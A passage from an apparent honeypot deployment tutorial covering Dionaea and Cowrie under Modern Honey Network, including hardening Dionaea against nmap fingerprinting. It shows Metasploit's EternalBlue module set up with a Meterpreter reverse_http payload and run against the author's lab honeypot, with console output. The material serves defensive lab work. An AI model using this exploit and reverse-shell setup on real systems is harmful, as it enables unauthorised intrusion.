te Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Deploy Dionaea

And then execute this command :

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         172.20.10.3      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.10.4      yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Deploy Dionaea

And then execute this command :

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started HTTP reverse handler on http://172.20.10.4:4444
[*] 172.20.10.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.20.10.3:445       - Host is likely VULNERABLE to MS17-010! - Windows 5.1
[!] 172.20.10.3:445       - Host is likely INFECTED with DoublePulsar! - Arch: x86 (32-bit), XOR Key: 0x5E367352
[*] 172.20.10.3:445       - Scanned 1 of 1 hosts (100% complete)
[*] 172.20.10.3:445 - Connecting to target for exploitation.
[+] 172.20.10.3:445 - Connection established for exploitation.
[+] 172.20.10.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.20.10.3:445 - CORE raw buffer dump (11 bytes)
[*] 172.20.10.3:445 - 0x00000000  57 69 6e 64 6f 77 73 20 35 2e 31                 Windows 5.1
[+] 172.20.10.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.20.10.3:445 - Trying exploit with 12 Groom Allocations.
[*] 172.20.10.3:445 - Sending all but last fragment of exploit packet
```

Deploy Dionaea

Attacking the honeypot using metasploit will generate new data inside the dashboard

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2020-11-08 16:17:48	mhn	?	172.20.10.4	80	httpd	dionaea
2	2020-11-08 16:12:33	mhn	?	172.20.10.4	445	smbd	dionaea
3	2020-11-08 16:10:39	mhn	?	172.20.10.4	445	smbd	dionaea

Deploy Dionaea

However, Dionaea by default is easy to identify by hacker. Hacker can identify whether a device is a honeypot by doing a service scanning using nmap.

```
Not shown: 986 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Synology DiskStation NAS ftpd
22/tcp   open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet?
42/tcp   open  tcpwrapped
53/tcp   open  domain?
80/tcp   open  http         nginx
135/tcp  open  msrpc?
443/tcp  open  ssl/http     nginx
445/tcp  open  microsoft-ds Dionaea honeypot smbd
1433/tcp open  ms-sql-s     Dionaea honeypot MS-SQL server
1723/tcp open  pptp          (Firmware: 1)
3306/tcp open  mysql        MySQL 5.7.16
5060/tcp open  sip?
5061/tcp open  ssl/sip-tls?
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel
```


Deploy Dionaea

How is it possible? This due to the pattern matching rules is nmap, as you can see it has signature for honeypot dionaea:

```
omen@omen-HP-Pavilion-14-Notebook-PC:~$ cat /usr/share/nmap/nmap-service-probes | grep -i dionaea
match ftp m|^220 Welcome to the ftp service\r\n| p/Dionaea honeypot ftpd/
match http m|^HTTP/1\.0 200 OK\r\nContent-type: text/html; charset=utf-8\r\nContent-Length: 204\r\n\r\n<!DOCTYPE html PU
BLIC \"-//W3C//DTD HTML 3\.2 Final//EN\"><html>\n<title>Directory listing for /</title>\n<body>\n<h2>Directory listing f
or /</h2>\n<hr>\n<ul>\n<li><a href=\"\.\./\">\.\./</a>\n</ul>\n<hr>\n</body>\n</html>\n$| p/Dionaea honeypot httpd/
match microsoft-ds m|^\0...\xffSMBr\0\0\0\0\x98\x01\x40\0\0\0\0\0\0\0\0\0\0\0\xff\xff\x40\x06\0\0\x01\0\x11\x07\0\x03\
x01\0\x01\0\0\x10\0\0\0\0\x01\0\0\0\0\0\xfd\xe3\0\0..........\x00\x34\0W\0O\0R\0K\0G\0R\0O\0U\0P\0\0\0H\0O\0M\0E\0U\0S\0
E\0R\0-\0.\0.\0.\0.\0.\0.\0\0\0|s p/Dionaea honeypot smbd/
match honeypot m|^HTTP/1\.0 200 OK\r\nAllow: OPTIONS, GET, HEAD, POST\r\nContent-Length: 0\r\nConnection: close\r\n\r\n|
 p/Dionaea Honeypot httpd/
match honeypot m|^SIP/2\.0 200 OK\r\nContent-Length: 0\r\nVia: SIP/2\.0/TCP nm;branch=foo\r\nFrom: sip:nm@nm;tag=root\r\
nAccept: application/sdp\r\nTo: sip:nm2@nm2\r\nContact: sip:nm2@nm2\r\nCSeq: 42 OPTIONS\r\nAllow: REGISTER, OPTIONS, INV
ITE, CANCEL, BYE, ACK\r\nCall-ID: 50000\r\nAccept-Language: en\r\n\r\n| p/Dionaea Honeypot sipd/
match ms-sql-s m|^\x04\x01\x00\x2b\x00\x00\x00\x00\x00\x00\x1a\x00\x06\x01\x00\x20\x00\x01\x02\x00\x21\x00\x01\x03\x00\x
22\x00\x00\x04\x00\x22\x00\x01\xff\x08\x00\x02\x10\x00\x00\x02\x00\x00| p/Dionaea honeypot MS-SQL server/
omen@omen-HP-Pavilion-14-Notebook-PC:~$
```

Deploy Dionaea

Let’s try to focus on hardening the SMB and MSSQL service of Dionaea. To do this we need to edit the response that was given by the honeypot by going to this directory:



Deploy Dionaea

To change the SMB response you have to go to the **smbfields.py** which located in the following directory:

```
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/smb/include$ ls
__init__.py  asn1fields.py  gssapifields.py  packet.py
__pycache__  asn1packet.py  helpers.py       smbfields.py
asn1         fieldtypes.py  ntlmfields.py
```

Deploy Dionaea

Next, look for “**OemDomainName**” and “**ServerName**” tag, like below picture and once you find it you need to change the default value into something else.

```
ConditionalField(StrLenField("EncryptionKey", b'',length_from=lambda x: 0),
                 lambda x: not x.Capabilities & CAP_EXTENDED_SECURITY),
ConditionalField(UnicodeNullField(
    "OemDomainName", "DOMINO-MINO"), lambda x: not x.Capabilities & CAP_EXTENDED_SECURITY),
# In [MS-SMB].pdf page 49,
# "ServerName" field needed for case without CAP_EXTENDED_SECURITY
ConditionalField(UnicodeNullField(
    "ServerName", "Scobby-doo"), lambda x: not x.Capabilities & CAP_EXTENDED_SECURITY),
# with CAP_EXTENDED_SECURITY
```

Deploy Dionaea

Finally, lets change the response for MSSQL server response from Dionaea by going to the **mssql.py** file which located in the following directory:

```
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/mssql$ ls
__init__.py  __pycache__  include  mssql.py
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/mssql$
```

Deploy Dionaea

Find “**r.VersionToken.TokenType**” variable inside the python script and change the default hex value into another hex value, like this:

```
def process(self, PacketType, p, data):
    r =''

    if PacketType == TDS_TYPES_PRE_LOGIN:
        r = TDS_Prelogin_Response()
        #FIXME: any better way to initialise this?
        r.VersionToken.TokenType = 0xCC
        r.VersionToken.Offset = 26
```

Deploy Dionaea

Once it is done, it is time restart the dionaea service by using the supervisorctl utility:

```
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/mssql$ sudo supervisorctl restart dionaea
dionaea: stopped
dionaea: started
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/mssql$ sudo supervisorctl status dionaea
dionaea                          RUNNING   pid 21556, uptime 0:00:04
mhn@mhn:/opt/dionaea/lib/dionaea/python/dionaea/mssql$ sudo supervisorctl status dionaea
dionaea                          RUNNING   pid 21556, uptime 0:00:05
```

Deploy Dionaea

To check whether the change take place or not, you can do service scanning again using nmap, like this:

```
omen@omen-HP-Pavilion-14-Notebook-PC:~$ nmap -sV 172.20.10.3 -T5 -p 445,1433
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 21:36 WIB
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 21:38 (0:00:00 remaining)
Nmap scan report for 172.20.10.3
Host is up (0.00035s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.55 seconds
omen@omen-HP-Pavilion-14-Notebook-PC:~$
```


Honeypot Dionaea

Closer look in dionaea, inside the honeypot all of the intrusion attempt is stored inside the folder /opt/dionaea/var/lib/dionaea

```
mhn@mhn:/opt/dionaea/var/lib/dionaea$ ls -lah
total 552K
drwxr-xr-x 10 root root 4.0K Nov  8 16:12 .
drwxr-xr-x  3 root root 4.0K Nov  8 16:03 ..
drwxr-xr-x  2 root root 4.0K Nov  8 16:13 binaries
drwxr-xr-x  3 root root 4.0K Nov  8 16:05 bistreams
-rw-r--r--  1 root root 508K Nov  8 16:12 dionaea.sqlite
drwxr-xr-x  2 root root 4.0K Nov  8 16:03 fail2ban
drwxr-xr-x  3 root root 4.0K Nov  8 16:03 ftp
drwxr-xr-x  4 root root 4.0K Nov  8 16:03 http
drwxr-xr-x  3 root root 4.0K Nov  8 16:03 sip
drwxr-xr-x  3 root root 4.0K Nov  8 16:03 tftp
drwxr-xr-x  3 root root 4.0K Nov  8 16:03 upnp
mhn@mhn:/opt/dionaea/var/lib/dionaea$
```

Honeypot Dionaea

- Folder binaries will contain the payload and malware that is captured
- Bistreams will contain all of the network intrusion attempt this include port scanning
- Dionaea aggregate all of this information into sqlite3 database
- Whereas the remaining directory is stored the payload that is captured based on their respective services.



Honeypot Dionaea


One thing you need to watch out, when deploying dionaea

1. Dionaea will create a massive log system, thus it is wise to delete or disable the logging features to make sure you’re running out of storage.
2. This also include files contain in bistreams because dionaea will separate each file of network intrusion based on the ip address and time. I suggest to create a crontab to do some cleaning inside this directory after couple of months

How to Deploy Cowrie with MHN?

What is Cowrie?

1. It's categorized as medium-high ish honeypot
2. It's an SSH honeypot
3. Able to log all information of brute-force password and command that passed inside its emulated UNIX environment.




Honeypot Cowrie

As mentioned before, cowrie is a ssh honeypot this means that the real ssh service that used by the sysadmin need to relocate into another port number. In this case based on the figure in slide 23 it moved to port 22888

Thus, the honeypot cowrie can use the default port 22 SSH. Another alternative will be redirect all port 22 traffic to port 2222 where it lies the honeypot

The choice is yours :)

The architecture design




Deploy Cowrie

Overall deploying cowrie is pretty similar with what we do in dionaea. However, before you can set it up, you need to do some tweaking in your vm

Deploy Cowrie

First, we need to change the original SSH to different port

- I suggest to use port with number higher than 1000, for example: 22888.
- Open /etc/ssh/sshd_config and change the port number
- Don’t forget to restart your ssh service



Deploy Cowrie

First, we need to change the original SSH to different port

